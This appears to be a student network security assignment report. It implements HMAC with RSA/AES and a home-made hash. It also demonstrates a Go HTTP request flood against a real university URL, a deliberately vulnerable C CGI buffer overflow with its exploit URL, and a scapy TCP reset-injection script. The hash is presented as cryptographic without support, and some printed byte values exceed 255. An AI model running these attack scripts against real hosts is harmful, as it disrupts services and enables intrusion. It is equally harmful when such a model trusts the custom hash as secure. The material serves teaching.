

Network Security Assignment Report

106119029,106119064,106119102

Contents

HMAC	1
Problem Statement	1
Solution	1
Approach	1
FibMulCombineHash description	2
Output	5
DOS	6
Problem Statement	6
Solution	6
Output	6
Code	8
Shrew Attack	9
Buffer Overflow	9
Problem Statement	9
Solution	9
Setup	10
Approach	11
Demo	11
Illegal Packet	11
Problem Statement	11
Solution	11
Approach	13
Demo	13
The Message Packet	14
ACK	15
RESET	16

HMAC

Problem Statement

Implement HMAC and verify message integrity,confidentiality and non repudiation. (Recommeneded to use your own unique hashing algorithm)

Solution

Language Used: **Rust**

The code is too big to be included in the report. It's available in [github](#).

Approach

We must verify Non Repudiation, Confidentiality and Message Integrity. **HMAC** can be used to verify the **Message Integrity**. We will have to use other things in order to get **Non Repudiation** and **Confidentiality**. We are using Public Key Cryptography(in order to get Non Repudiation) and Private Key Cryptography(in order to get Confidentiality). Namely we're using **RSA** and **AES**.

Steps we followed are as follow:

1. Let the message be MESSAGE.
2. Both the sender and receiver have private key and public key of their own. Let the public key PUB(sender) and private key be PRIV(sender). Similary let the public key of receiver be PUB(receiver) and private key of receiver be PRIV(receiver).
3. Let AESKEY be key for AES. AESKEY is known only to the sender initially.
4. Sender encrypts the AESKEY with PUB(receiver). Let the result be enc1
5. Sender will then encrypt enc1 with PRIV(sender). Let the result be ENC_AES_KEY.

```
let priv_key = rsa::encrypt_private(&rsa::encrypt_public(AES_KEY));
```

6. Sender will now encrypt MESSAGE with AESKEY. Let the result be ENC_MSG.
7. Sender will use hmac to generate the signature for ENC_MSG.
8. In our case, we're using two hashing algorithm for hmac. We're using a well known and popular cryptographic hashing algorithm Blake3 and another one made by us which we're naming FibMulCombineHash.

FibMulCombineHash description

- The code is available in `hmac/src/hash.rs`. There are some tests for it as well.

FibMulCombineHash is a cryptographic hashing algorithm which outputs 128 bit digest. The inspiration for this algorithm was taken from the book [The Art of Computer Programming by Donald Knuth, Volume 3,Section 6.4, page 518](#). The algorithm is extremely fast, because it's just a multiplication followed by a shift, in order to bring the output to some $[0, 2^k)$ domain. We don't have the shift state as we want the domain to be full $[0, 2^{128})$. The hash function is known to produce a very uniform distribution of hash values, hence minimizing collisions.

We hash each input byte with this and combine all of them parallelly, which makes a very good usage of CPU cores. **In order to hash a 2 Mega Byte String, our CPU usage was well over 200% for this algorithm.** The hash combining strategy is also just a bunch of shifts and additions which will be very fast. The hash function has **Avalanche Effect** as well, which makes it a very hash function.

Code for FibMulCombineHash(Part 1)

```
21
1  /* Multiplicative Fibonacci hashing
2  (Knuth, TAOCP vol 3, section 6.4, page 518).
3  HASH_FACTOR is (sqrt(5) - 1) / 2 * 2^wordsize. */
4 // https://asecuritysite.com/hash/smh\_fib
5 const HASH_FACTOR: u128 = 210306068529402873165736369884012333108;
6 #[derive(Default)]
7 pub struct FibMulCombineHash {}
8
9 impl FibMulCombineHash {
10     fn combine(seed: u128, h: u128) → u128 {
11         let mut seed = seed;
12         // seed ^= h + 0x9e3779b9 + (seed << 6) + (seed >> 2);
13         seed ^= h
14             .wrapping_add(0x9e3779b9)
15             .wrapping_add(seed.wrapping_shl(6))
16             .wrapping_add(seed.wrapping_shr(2));
17         seed
18     }
19 }
```

Code for FibMulCombineHash(Part 2)

```
34
33 impl CryptHash<u128> for FibMulCombineHash {
32     fn hash(&self, s: &[u8]) → DigestType<u128> {
31         let mut v: Vec<u128> = s &[u8]
30             .par_iter() Iter<u8>
29             // .chars()
28             .map(|x| ((*x as u128).wrapping_mul(HASH_FACTOR))) Map<Iter<u8>, |&u8| → u128> map_op: :
27             .collect();
26         let chunk_size = 2; : usize
25         while v.len() ≥ 2 {
24             let w: Vec<u128> = v Vec<u128>
23                 .par_chunks(chunk_size) Chunks<u128>
22                 // .chunks(chunk_size)
21                 .map(|w| { map_op: : &[u128]
20                     if w.len() == chunk_size {
19                         FibMulCombineHash::combine(w[0], w[1]) seed: h:
18                     } else {
17                         w[0]
16                     }
15                 }) Map<Chunks<u128>, |&[u128]| → ...>
14                     .collect();
13             v = w;
12         }
11         if v.is_empty() {
10             DigestType::new(0)
9         } else {
8             DigestType::new(v.last().unwrap().to_owned())
7         }
6     } fn hash
5 } impl CryptHash for FibMulCombineHash
```

More than 200% CPU usage for 2MB string

```
NetSecAssignment/hmac on ⚡ main [?] is 📦 v0.1.0 via 🐣 v1.66.0-nightly took 7s
+ ⌂ time cargo test --release --package hmac --lib -- 'hash::tests::fib_mul_combine_hash' --exact --nocapture
  Finished release [optimized] target(s) in 0.02s
    Running unit tests src/lib.rs (target/release/deps/hmac-b9b6b898e4d67460)

running 1 test
bb1e38efee15829f9f4d43634b95cc76
e3528f9f6178d56beef3b9ea9a22fa6

test hash::tests::fib_mul_combine_hash ... ok

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 5 filtered out; finished in 0.07s

cargo test --release --package hmac --lib -- --exact --nocapture 0.19s user 0.23s system 262% cpu 0.162 total
NetSecAssignment/hmac on ⚡ main [?] is 📦 v0.1.0 via 🐣 v1.66.0-nightly
+ ⌂ [ ]
```

Code for 200% CPU usage

```
#[test]
fn fib_mul_combine_hash() { ▶ ► Run Test Debug
    let fh = FibMulCombineHash::default(); : FibMulCombineHash
    let s1 = "abc".repeat(2000000); : String
    let s2 = "abd".repeat(2000000); : String
    let h1 = fh.hash(s1.as_bytes()); : DigestType<u128>
    let h2 = fh.hash(s2.as_bytes()); : DigestType<u128>
    let h1_hex = h1.as_hex(); : String
    let h2_hex = h2.as_hex(); : String
    assert_eq!(h1,
               DigestType::new(u128::from_str_radix(h1_hex.as_str(), 16).unwrap()))
);
    assert_eq!(h2,
               DigestType::new(u128::from_str_radix(h2_hex.as_str(), 16).unwrap()))
);
    println!("{}\n{}\n", h1_hex, h2_hex);
}
```

Avalanche Effect

```
NetSecAssignment/hmac on ⚙ main [?] is 📦 v0.1.0 via 🐣 v1.66.0-nightly
+ λ cargo test --package hmac --lib -- 'hash::tests::avalanche_fib_mul_combine' --exact --nocapture
  Finished test [unoptimized + debuginfo] target(s) in 0.02s
  Running unitests src/lib.rs (target/debug/deps/hmac-651351ad97d3d67b)

running 1 test
Matches in hash: 29
Matches in keys: 1
test hash::tests::avalanche_fib_mul_combine ... ok

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 5 filtered out; finished in 0.00s

NetSecAssignment/hmac on ⚙ main [?] is 📦 v0.1.0 via 🐣 v1.66.0-nightly
+ λ [ ]
```

-
9. We will send **HMAC** value calculated using both of these hash functions to the receiver.
 10. Sender will then generate a json file called `sender.json` which follows the following struct.

```
pub struct SenderStruct {
    // stores ENC_AES_KEY
    pub rsa_enc_aes_key: Vec<u8>,
    // stores ENC_MSG
    pub aes_encrypted_message: Vec<u8>,
    // stores Hmac of ENC_MSG with Blake3
    pub hmac_blaKE3: Vec<u8>,
    // Stores Hmac of ENC_MSG with FibMulCombineHash
    pub hmac_custom_hash: Vec<u8>,
}
```

11. Receiver will read `sender.json` and get the fields from it.
12. Receiver will then verify the HMAC for both the hash functions. This proves **Message Integrity**.

13. Receiver will then go on and decrypt the ENC_AES_KEY using PRIV(receiver) and PUB(sender). It will be

```
let aes_priv_key =  
    rsa::decrypt_private(&rsa::decrypt_public(&sender_params.rsa_enc_aes_key));
```

14. This RSA decryption proves **Non Repudiation**, since private key of the sender was involved in the AESKEY encryption.

15. Now the encrypted message ENC_MSG can be decrypted using the AESKEY. This proves **Confidentiality**

Output

Sender Output

```
NetSecAssignment/hmac on ⚡ main [?] is 🍏 v0.1.0 via 🛡 v1.66.0-nightly  
└ cargo run --bin sender NetSecAssignment  
  Finished dev [unoptimized + debuginfo] target(s) in 0.02s  
  Running `target/debug/sender NetSecAssignment`  
We have the message to send from the sender  
MESSAGE: NetSecAssignment  
512  
1) We'll encrypt the AES KEY using RSA(public key of receiver) and then encrypt(RSA again with private key of sender) to get non repudiation  
2) We'll encrypt the message using AES to get confidentiality  
3) We'll use hmac to show message integrity. HMAC, we're using two variants  
  i) One variant uses Blake3 algorithm for hashing  
  ii) 2nd variant uses custom hashing algorithm which outputs 128 bit digest.  
-----OUTPUT-----  
  
ENCRYPTED AES_KEY: [54, 192, 105, 34, 212, 37, 246, 29, 52, 96, 112, 215, 25, 0, 216, 197, 156, 218, 55, 39, 16, 235, 149, 83, 195, 160, 224, 72, 114, 67, 102, 207, 195, 229, 22, 37, 124, 49, 60, 187, 237, 72, 219, 29, 21, 208, 47, 75, 91, 15, 233, 124, 24, 15, 203, 180, 163, 184, 192, 237, 65, 194, 185, 98, 12, 113, 232, 147, 124, 126, 205, 226, 198, 210, 249, 2, 83, 253, 72, 176, 40, 19, 38, 6, 192, 204, 68, 135, 186, 60, 15, 168, 152, 245, 237, 136, 92, 1, 242, 59, 211, 182, 167, 1, 96, 11, 247, 255, 39, 6, 253, 255, 248, 197, 198, 215, 237, 240, 68, 216, 125, 252, 208, 76, 86, 110, 94, 185, 70, 130, 204, 198, 85, 96, 66, 127, 207, 18, 201, 194, 39, 91, 70, 100, 93, 141, 172, 161, 107, 86, 246, 77, 133, 199, 221, 27, 26, 84, 228, 120, 236, 176, 151, 44, 174, 136, 4, 107, 130, 44, 6, 0, 98, 31, 63, 41, 252, 40, 144, 28, 60, 255, 14, 175, 247, 227, 144, 95, 72, 203, 20, 92, 13, 108, 50, 193, 59, 235, 156, 96, 67, 75, 214, 71, 194, 175, 46, 125, 12, 233, 128, 14, 139, 179, 51, 226, 247, 212, 151, 117, 172, 237, 17, 245, 254, 227, 128, 198, 32, 96, 241, 23, 166, 142, 34, 108, 144, 219, 48, 202, 246, 2, 51, 215, 180, 99, 118, 227, 199, 181, 186, 250, 43, 174, 18, 166, 185, 172, 24, 131, 240, 208, 69, 94, 147, 9, 95, 205, 184, 242, 204, 184, 192, 116, 28, 181, 247, 80, 121, 137, 189, 185, 163, 137, 254, 40, 30, 240, 208, 108, 269, 74, 79, 40, 83, 3, 221, 201, 49, 43, 25, 111, 160, 169, 113, 193, 156, 178, 200, 124, 244, 80, 146, 206, 15, 151, 49, 3, 19, 95, 108, 109, 167, 121, 32, 206, 184, 103, 47, 244, 1, 84, 26, 190, 98, 191, 111, 57, 22, 208, 115, 177, 239, 131, 255, 131, 156, 179, 46, 187, 118, 185, 114, 164, 5, 172, 91, 177, 177, 114, 168, 41, 123, 152, 42, 1, 151, 189, 126, 190, 210, 31, 24, 123, 229, 125, 199, 70, 28, 177, 239, 131, 235, 131, 156, 179, 46, 187, 118, 185, 114, 164, 5, 172, 91, 177, 177, 114, 168, 41, 123, 152, 42, 1, 69, 47, 100, 69, 47, 100, 220, 120, 179, 181, 189, 14, 186, 165, 65, 53, 28, 163, 94, 144, 227, 227, 163, 29, 255, 124, 168, 17, 214, 115, 181, 16, 49, 235, 69, 5, 91, 189, 223, 158, 217, 96, 115, 137, 33, 255, 69, 236, 207, 20, 162, 240, 235, 39, 161, 119, 142, 43, 221, 125, 35, 203], "aes_encrypted_message": [234, 34, 251, 11, 71, 139, 185, 78, 110, 182, 251, 255, 154, 110, 64, 183, 184, 98, 235, 217, 230, 236, 157, 200, 20, 87, 101, 255, 63, 235, 178, 40], "hmac_blake3": [91, 233, 11, 224, 219, 203, 140, 22, 20, 222, 60, 54, 75, 114, 50, 88, 34, 36, 107, 157, 94, 66, 4, 253, 161, 187, 232, 174, 189, 151, 202, 176], "hmac_custom_hash": [242, 240, 237, 52, 210, 186, 252, 257, 162]
```

Sender Json

```
NetSecAssignment/hmac on ⚡ main [?] is 🍏 v0.1.0 via 🛡 v1.66.0-nightly  
└ bat sender.json  
File: sender.json  
1 { "rsa_enc_aes_key": [54, 192, 105, 34, 212, 37, 246, 29, 52, 96, 112, 215, 25, 0, 216, 197, 156, 218, 55, 39, 16, 235, 149, 83, 195, 160, 224, 72, 114, 67, 102, 207, 195, 229, 22, 37, 124, 49, 60, 187, 237, 72, 219, 29, 21, 208, 47, 75, 91, 15, 233, 124, 24, 15, 203, 180, 163, 184, 192, 237, 65, 194, 185, 98, 12, 113, 232, 147, 124, 126, 205, 226, 198, 210, 249, 2, 83, 253, 72, 176, 40, 19, 38, 6, 192, 204, 68, 135, 186, 60, 15, 168, 152, 245, 237, 136, 92, 1, 242, 59, 211, 182, 167, 1, 96, 11, 247, 255, 39, 6, 253, 255, 248, 197, 198, 215, 237, 240, 68, 216, 125, 252, 208, 76, 86, 110, 94, 185, 70, 130, 204, 190, 83, 96, 66, 127, 207, 18, 281, 194, 39, 91, 70, 100, 93, 141, 172, 161, 107, 86, 246, 77, 133, 199, 221, 27, 26, 84, 228, 120, 236, 176, 151, 44, 174, 136, 4, 107, 130, 44, 6, 0, 98, 31, 63, 41, 252, 40, 144, 28, 60, 255, 14, 175, 247, 227, 144, 95, 72, 203, 20, 92, 13, 108, 50, 193, 59, 235, 156, 96, 67, 7, 5, 214, 71, 194, 175, 46, 125, 12, 233, 128, 14, 139, 179, 51, 226, 247, 212, 151, 117, 172, 237, 17, 245, 254, 227, 128, 198, 32, 96, 241, 23, 166, 142, 34, 108, 144, 219, 48, 202, 246, 2, 51, 215, 180, 99, 118, 227, 199, 181, 186, 250, 43, 174, 18, 166, 185, 172, 24, 131, 240, 208, 69, 94, 147, 9, 95, 205, 184, 242, 204, 184, 192, 116, 29, 181, 247, 80, 121, 137, 189, 185, 163, 137, 254, 40, 30, 240, 208, 108, 269, 74, 79, 40, 83, 3, 221, 201, 49, 43, 25, 11, 160, 169, 113, 193, 156, 178, 200, 124, 244, 80, 146, 206, 15, 151, 49, 3, 19, 95, 108, 109, 167, 121, 32, 206, 184, 103, 47, 244, 184, 26, 190, 98, 191, 111, 57, 22, 208, 115, 177, 239, 131, 235, 131, 156, 179, 46, 187, 118, 185, 114, 164, 5, 172, 91, 177, 177, 114, 168, 41, 123, 152, 42, 1, 151, 189, 126, 190, 210, 31, 24, 123, 229, 125, 199, 70, 28, 177, 239, 131, 235, 131, 156, 179, 46, 187, 118, 185, 114, 164, 5, 172, 91, 177, 177, 114, 168, 41, 123, 152, 42, 1, 69, 47, 100, 69, 47, 100, 220, 120, 179, 181, 189, 14, 186, 165, 65, 53, 28, 163, 94, 144, 227, 227, 163, 29, 255, 124, 168, 17, 214, 115, 181, 16, 49, 235, 69, 5, 91, 189, 223, 158, 217, 96, 115, 137, 33, 255, 69, 236, 207, 20, 162, 240, 235, 39, 161, 119, 142, 43, 221, 125, 35, 203], "aes_encrypted_message": [234, 34, 251, 11, 71, 139, 185, 78, 110, 182, 251, 255, 154, 110, 64, 183, 184, 98, 235, 217, 230, 236, 157, 200, 20, 87, 101, 255, 63, 235, 178, 40], "hmac_blake3": [91, 233, 11, 224, 219, 203, 140, 22, 20, 222, 60, 54, 75, 114, 50, 88, 34, 36, 107, 157, 94, 66, 4, 253, 161, 187, 232, 174, 189, 151, 202, 176], "hmac_custom_hash": [242, 240, 237, 52, 210, 186, 252, 257, 162]}
```

Receiver Output

```
NetSecAssignment/hmac on ↵ main [?] is 📦 v0.1.0 via 🚀 v1.66.0-nightly
λ cargo run --bin receiver
  Finished dev [unoptimized + debuginfo] target(s) in 0.05s
    Running `target/debug/receiver`
1) Get AES Key by Rsa decryption
2) Verify AES encrypted message with hmac to check for integrity
   --- Verified Successfully---
3) Get the original message by AES Decryption
MESSAGE: NetSecAssignment
NetSecAssignment/hmac on ↵ main [?] is 📦 v0.1.0 via 🚀 v1.66.0-nightly
λ
```

DOS

Problem Statement

Demonstrate DOS(Denial of Service) Attack

Solution

Language Used: **Golang**

We have demonstrated DoS attack by sending a large number of HTTP requests to a webserver (Apache). This is a reliable way to show DoS attack on any server. Classic TCP DoS attacks like SYN flooding have been mitigated by the Linux kernel very long ago by introducing limits in the system. For example, the `tcp_max_syn_backlog` parameter is set to a low value like 512 or 1024 by default. It represents the maximum number of queued connection requests which have still not received an acknowledgement from the connecting client. If this number is exceeded, the kernel will begin dropping requests, thus preventing SYN flood. (Reference: [Linux TCP man page](#))

Output

100 Requests

```
NetSecAssignment/denial_of_service on ↵ main [!?] via 🐧 v1.19.2 took 2s
λ C=100 go run ./main.go 2>/dev/null
Concurrency Level: 100, Num of Times: 1
Reporter thread signing off!!
Success: 100, Failure: 0
Avg Success Time: 0.36252007107999995
Avg Failure Time: NaN
NetSecAssignment/denial_of_service on ↵ main [!?] via 🐧 v1.19.2
λ []
```

500 Requests

```
NetSecAssignment/denial_of_service on 🐄 main [!?] via 🐈 v1.19.2
^ C=500 go run ./main.go 2>/dev/null
Concurrency Level: 500, Num of Times: 1
Completed 500 requests in 4.443078642 seconds!!
Reporter thread signing off!!
Success: 434, Failure: 66
Avg Success Time: 2.737718332085253
Avg Failure Time: 3.718407709651515
NetSecAssignment/denial_of_service on 🐄 main [!?] via 🐈 v1.19.2 took 4s
^
```

2000 Requests

```
NetSecAssignment/denial_of_service on 🐄 main [!?] via 🐈 v1.19.2 took 4s
^ C=2000 go run ./main.go 2>/dev/null
Concurrency Level: 2000, Num of Times: 1
Completed 500 requests in 2.795861689 seconds!!
Completed 1000 requests in 3.631203337999997 seconds!!
Completed 1500 requests in 0.7646642 seconds!!
Completed 2000 requests in 3.057943893 seconds!!
Reporter thread signing off!!
Success: 1146, Failure: 854
Avg Success Time: 3.4701934441745235
Avg Failure Time: 7.335701014247066
NetSecAssignment/denial_of_service on 🐄 main [!?] via 🐈 v1.19.2 took 10s
^
```

10000 Requests

```
NetSecAssignment/denial_of_service on 🐄 main [!?] via 🐈 v1.19.2 took 10s
^ C=10000 go run ./main.go 2>/dev/null
Concurrency Level: 10000, Num of Times: 1
Completed 500 requests in 0.848598168 seconds!!
Completed 1000 requests in 3.793696691 seconds!!
Completed 1500 requests in 1.84975939 seconds!!
Completed 2000 requests in 0.347073512 seconds!!
Completed 2500 requests in 3.542356597 seconds!!
Completed 3000 requests in 3.053979345 seconds!!
Completed 3500 requests in 0.178201698 seconds!!
Completed 4000 requests in 0.061908357 seconds!!
Completed 4500 requests in 3.069452946 seconds!!
Completed 5000 requests in 2.216972377 seconds!!
Completed 5500 requests in 0.062711469 seconds!!
Completed 6000 requests in 1.629523656 seconds!!
Completed 6500 requests in 1.280951857 seconds!!
Completed 7000 requests in 1.971564745999999 seconds!!
Completed 7500 requests in 6.132513737 seconds!!
Completed 8000 requests in 0.06153757 seconds!!
Completed 8500 requests in 0.011707411 seconds!!
Completed 9000 requests in 0.060672318 seconds!!
Completed 9500 requests in 0.090817901 seconds!!
Completed 10000 requests in 0.070588471 seconds!!
Reporter thread signing off!!
Success: 3575, Failure: 6425
Avg Success Time: 9.325737930798068
Avg Failure Time: 22.658215962546763
NetSecAssignment/denial_of_service on 🐄 main [!?] via 🐈 v1.19.2 took 30s
^
```

All the requests were sent to [this url](#). It's serving contents of a text file.

We can see from the stats, as the no of requests goes up, the average time take for a request and number of failed requests grows. This is basically a **Denial Of Service** for the user as it's increasing the latency as well as bringing down the availability of the service.

Code

Code is small enough, so we're including it in the report. It's available in [github](#)

```
package main
import (
    "fmt"
    "net/http"
    "os"
    "strconv"
    "sync"
    "time"
)
func request() (bool, time.Duration) {
    time_now := time.Now()

    _, err := http.Get("https://delta.nitt.edu/~dipesh/output")
    if err != nil {
        fmt.Errorf("%v", err)
        return false, time.Since(time_now)
    }

    return true, time.Since(time_now)
}
func main() {
    var mt sync.Mutex
    n := os.Getenv("N")
    c := os.Getenv("C")

    loop_cnt := 1
    conc := 1

    if len(n) != 0 {
        tmp, e := strconv.Atoi(n)
        if e == nil {
            loop_cnt = tmp
        }
    }

    if len(c) != 0 {
        tmp, e := strconv.Atoi(c)
        if e == nil {
            conc = tmp
        }
    }
    fmt.Printf("Concurrency Level: %v, Num of Times: %v\n", conc, loop_cnt)

    sCnt := 0
    fCnt := 0
    successTimes := 0.0
    failureTimes := 0.0

    reportChan := make(chan int)
    var reporterWG sync.WaitGroup
    reporterWG.Add(1)

    go func() {
        defer reporterWG.Done()
        prevTime := time.Now()
        for {
            val := <-reportChan
```

```

    if val == 0 {
        fmt.Printf("Reporter thread signing off!!\n")
        break
    }
    if val%500 == 0 {
        curTime := time.Now()
        fmt.Printf("Completed %v requests in %v seconds!!\n", val, curTime.Sub(prevTime).Seconds())
        prevTime = curTime
    }
}
}()

totalCnt := 0
for i := 0; i < loop_cnt; i++ {
    var wg sync.WaitGroup

    for j := 0; j < conc; j++ {
        wg.Add(1)
        go func() {
            defer wg.Done()
            res, time_taken := request()
            if res {
                mt.Lock()
                totalCnt += 1
                sCnt = sCnt + 1
                successTimes = successTimes + time_taken.Seconds()
                reportChan <- totalCnt
                mt.Unlock()
            } else {
                mt.Lock()
                totalCnt += 1
                fCnt = fCnt + 1
                failureTimes = failureTimes + time_taken.Seconds()
                reportChan <- totalCnt
                mt.Unlock()
            }
        }()
    }
    wg.Wait()
}

reportChan <- 0
reporterWG.Wait()
fmt.Printf("Success: %d, Failure: %d\n", sCnt, fCnt)
fmt.Printf("Avg Success Time: %v\n", successTimes/float64(sCnt))
fmt.Printf("Avg Failure Time: %v\n", failureTimes/float64(fCnt))
}

```

Shrew Attack

Buffer Overflow

Problem Statement

Demonstrate Buffer Overflow in TCP.

Solution

Language Used: **C**

The code is as follows:

```
#include<stdio.h>
#include<stdlib.h>
```

```

#include<string.h>

#define QUERY_STRING_LEN 150

static char buffer[100];
static void (*function_pointer)();
static char decoded_string[QUERY_STRING_LEN];

void safe_function() {
    printf("%s\n", "This is the normal flow of execution");
}

void unsafe_function() {
    printf("%s\n", "This function should not be called");
}

void decode_query_string(char *query_string) {
    int j = 0, num;
    char num_str[3];
    num_str[2] = '\0';
    for (int i = 0; i < strlen(query_string) && i < QUERY_STRING_LEN;) {
        if (query_string[i] != '%') {
            decoded_string[j] = query_string[i];
            i++;
        } else {
            i++;
            strncpy(num_str, query_string + i, 2);
            num = atoi(num_str);
            num = (num / 10) * 16 + (num % 10);
            decoded_string[j] = (char)num;
            i += 2;
        }
        j++;
    }
}

int main() {
    function_pointer = &safe_function;
    printf("%s\n\n", "Content-type: text/html");
    decode_query_string(getenv("QUERY_STRING"));
    // UNSAFE: `buffer` length is unchecked in this copy
    // The query string can write beyond this buffer into the `function_pointer`
    // which can cause arbitrary functions to be executed.
    strcpy(buffer, decoded_string);
    //printf("%s\n", buffer);
    (void)(*function_pointer)();
    return 0;
}

```

Setup

The setup of this exploit can be done easily using Docker. The entire setup has been dockerized. Download the files from [GitHub](#) and run

```
$ docker-compose build
$ docker-compose up -d
```

The vulnerable binary can now be accessed locally from <http://localhost:8000/cgi-bin/vuln>

Approach

We host a vulnerable C binary file over a web server (like Apache) as a CGI program. CGI programs are used commonly in web applications. An unsafe program such as the one written above can easily be exploited to execute arbitrary code.

The unsafe portion of the code is in the unchecked use of the C standard library function `strncpy`

```
strcpy(buffer, decoded_string);
```

If `decoded_string` has more characters than the size of `buffer` (which is 100), it may overwrite beyond its designated region of memory. In this case, the program is written to make sure that `function_pointer` will be adjacent to `buffer` in memory. Thus, the address in the `function_pointer` can be overwritten to any value. We demonstrate one case where it is overwritten by another function's address (`unsafe_function`). `unsafe_function` is just used as a proof-of-concept. In practice, buffer overflows can be used for injecting `shellcode` which can give access to privileged shells or shutdown the system on which the program is running. A collection of such shell codes is available at [shell-storm](#).

Demo

The address of `unsafe_function` is determined as `0x5b1640` using `gdb` debugger. The program takes input from the query string sent in the request. Sending a short string like "hello" by visiting `http://localhost:8000/cgi-bin/vuln?hello` makes the program execute normally and we see the output in the browser as



This is the normal flow of execution

Now, we specially craft an input to overwrite the `function_pointer` with the address of the `unsafe_function`. We use the character "a" as padding and add the address of the function at the end (by URL encoding it). Now, by making a request to `http://localhost:8000/cgi-bin/vuln?aa[%16@` we see that `unsafe_function` is executed!



This function should not be called

Note: The address of `unsafe_function` might be different on your system. Thus the URL would change based on this address.

Illegal Packet

Problem Statement

Demonstrate Illegal Packet attack in TCP.

Solution

Language Used: **Python**

The code is as follows:

```
from scapy.all import *
import ifaddr
DEFAULT_WINDOW_SIZE = 2052
```

```

conf.L3socket = L3RawSocket

def log(msg, params={}):
    formatted_params = " ".join([f"{k}={v}" for k, v in params.items()])
    print(f"{msg} {formatted_params}")

def send_reset(iface):
    def f(p):
        src_ip = p[IP].src
        src_port = p[TCP].sport
        dst_ip = p[IP].dst
        dst_port = p[TCP].dport
        seq = p[TCP].seq
        ack = p[TCP].ack
        flags = p[TCP].flags

        log(
            "Sniffed packet",
            {
                "Source IP": src_ip,
                "Destination IP": dst_ip,
                "Source Port": src_port,
                "Destination Port": dst_port,
                "Sequence number": seq,
                "ACK": ack,
            },
        )

        if "S" in flags:
            print("Packet has SYN flag, not sending RST")
            return

        rst_seq = ack
        p = IP(src=dst_ip, dst=src_ip) / \
            TCP(sport=dst_port, dport=src_port, flags="R", window=DEFAULT_WINDOW_SIZE, seq=rst_seq)

        log(
            "Sending RST packet",
            {
                "Original ACK": ack,
                "Sequence number": rst_seq,
            },
        )

        send(p, verbose=0, iface=iface)

    return f

if __name__ == "__main__":
    localhost_ip = "127.0.0.1"
    local_interfaces = [
        adapter.name for adapter in ifaddr.get_adapters()
        if len([ip for ip in adapter.ips if ip.ip == localhost_ip]) > 0
    ]

    iface = local_interfaces[0]

    localhost_server_port = 9000

    t = sniff(

```

```

iface=iface,
count=10,
prn=send_reset(iface)
# prn=lambda p: p.show()
)
wrpcap("temp2.cap", t)

```

Approach

We show illegal packet attack through TCP Reset Attack. It is performed by sniffing the traffic between a TCP client and server to track the sequence numbers. By spoofing a packet with a valid sequence number and the TCP RESET flag enabled, an attacker can close the connection abruptly. The script above uses `scapy` to craft TCP packets and sniff the traffic.

Demo

TCP Reset attack can be carried out as follows:

- 1) Set up a simple TCP echo server and client using `netcat`
- 2) Run the sniffer script to close the connection by spoofing a packet with RESET flag enabled.

The netcat server:

```

~/code/NetSecAssignment main ✘ nc -nvl -p 9000
Connection from 127.0.0.1:45976
Hi, how are you?
Hey, I'm good.
Do you know about TCP attacks?
No, what is that?
One of them is called TCP Reset
read(net): Connection reset by peer

```

The netcat client:

